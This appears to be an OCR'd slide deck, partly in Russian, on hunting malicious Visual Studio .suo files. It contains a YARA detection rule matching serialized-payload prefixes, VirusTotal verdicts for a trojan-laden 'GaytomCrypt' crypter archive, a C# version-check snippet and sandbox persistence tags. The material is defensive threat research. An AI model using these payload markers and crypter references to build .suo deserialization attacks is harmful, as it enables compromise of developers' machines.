
# Ищем скрытые угрозы в «дикой природе»

```
rule suo_deserialization
{
    strings:
        $header = { D0 CF 11 E0 A1 B1 1A E1 }
        $s = "VsToolboxService" wide
        $a1 = "AAEAAAD"
        $a2 = "ew0KICAgICckdHl"
        $a3 = "yAoFZNmAU3l"
        $a4 = "kscDYs0KCcYAAAP"
        $a5 = "PFByb3BlcnR5R3J"
        $a6 = "PD94bWwgdm"
    condition:
       $header at 0 and $s and any of ($a*)
}
```





https://www.virustotal.com/gui/collection/1767879220a1b06b03ffb3a88ecbe5dd87bfbdb91ee2b81a3f6553b8103b7301/iocs

# Phantom



0
/ 64
Community Score
No security vendors and no sandboxes flagged this file as malicious
Follow
Reanalyze
Similar
More
1e433e1fd274e75f8628474072 0d882cb4e10560a92e13a34fd4ec070164e913
GaytomCrypt/.vs/Phantom/v17/.suo
DETECTION
DETAILS
RELATIONS
TELEMETRY
COMMUNITY
Livehunt YARA rules
Matches rule deser_suo_test from ruleset by user from group
Matches rule deser_suo from ruleset by user from group
26
/ 63
Community Score
26/63 security vendors flagged this file as malicious
Follow
Reanalyze
Download
Similar
More
1abd10c866b818e2de0b5689e0a4613862ac60ffa15ab1d9017c819cd17ea295
GaytomCrypt.rar
rar
Size
44.27 MB
Last Analysis Date
26 days ago
RAR
DETECTION
DETAILS
RELATIONS
BEHAVIOR
TELEMETRY
COMMUNITY
Security vendors' analysis on
Popular threat label
trojan.donut/lazy
Threat categories
trojan
downloader
Family labels
donut
lazy
powershell
AliCloud
Trojan[downloader]:Win/Lazy.Gen
ALYac
Gen:Variant.Lazy.362880
Arcabit
IL:Trojan.MSILZilla.D1F4C2 (many)
BitDefender
IL:Trojan.MSILZilla.128194
BitDefenderTheta
Gen:NN.ZevbaF.36808.gq4@a8C8Fvh
Emsisoft
IL:Trojan.MSILZilla.128194 (B)
ESET-NOD32
Multiple Detections
Fortinet
PossibleThreat
Google
Detected
Gridinsoft (no cloud)
Trojan.Win64.Generic.oa!s1
Ikarus
Trojan.PowerShell.Crypt
K7AntiVirus
Trojan ( 005850dc1 )
Kaspersky
Trojan.Win64.Donut.ury
Lionic
Trojan.ZIP.Donut.4!c
MAX
Malware [ai Score=82]
NANO-Antivirus
Trojan.Win64.Redcap.jvkudz
SentinelOne (Static ML)
Static AI - Malicious OPENXML
Skyhigh (SWG)
RDN/Generic.grp
Sophos
ATK/DonutLdr-B
Symantec
Trojan.Gen.NPE
Tencent
Win32.Trojan.Agent.Wmhl
Trellix (HX)
IL:Trojan.MSILZilla.128194
VIPRE
IL:Trojan.MSILZilla.128194
WithSecure
Trojan.TR/Dldr.Agent.pwkxf
Yandex
Trojan.DllHijacking!crmDQ2ppCJ4w
ZoneAlarm by Check Point
HEUR:Trojan.PowerShell.Agent.gen


```
433         private void CheckVersion()
434         {
435             try
436             {
437                 WebClient wc = new WebClient();
438                 string latestversion = wc.DownloadString("https://raw.githubusercontent.com/C5Hackr/Phantom/main/version").Trim();
439                 wc.Dispose();
440                 if (File.Exists(AppDomain.CurrentDomain.BaseDirectory + "\\bin\\latestversion"))
441                 {
442                     string currentversion = File.ReadAllText(AppDomain.CurrentDomain.BaseDirectory + "\\bin\\latestversion").Trim();
443                     if (currentversion != latestversion)
444                     {
445                         DialogResult result = MessageBox.Show($"Phantom {currentversion} is outdated. Download {latestversion}?", "Warning", MessageBoxButtons.YesNoCancel, MessageBoxIcon.Exclamation);
446                         if (result == DialogResult.Yes)
447                         {
449                             Process.Start("https://github.com/C5Hackr/Phantom/releases/tag/" + latestversion);
450                         }
451                     }
452                 }
453                 File.WriteAllText(AppDomain.CurrentDomain.BaseDirectory + "\\bin\\latestversion", lat
454             }
455             catch
456             {
457             }
458         }
```

https://github.com/C5Hackr/Phantom




# Полезная нагрузка в suo-файле










Sample run
Process creation
Scheduled Task Start from Public Directory (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task)
Adding the Open Directory Path in the Run Keys via Registry (MITRE: T1547.001 Registry Run Keys /...
Process creation
Adding the File to Autorun via Registry (MITRE: T1547.001 Registry Run Keys / Startup Folder)
Task Creation via Schtasks.exe (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task)
Computer Name Discovery via WinAPI (MITRE: T1082 System Information Discovery)


HTTP requests
HTTPS requests

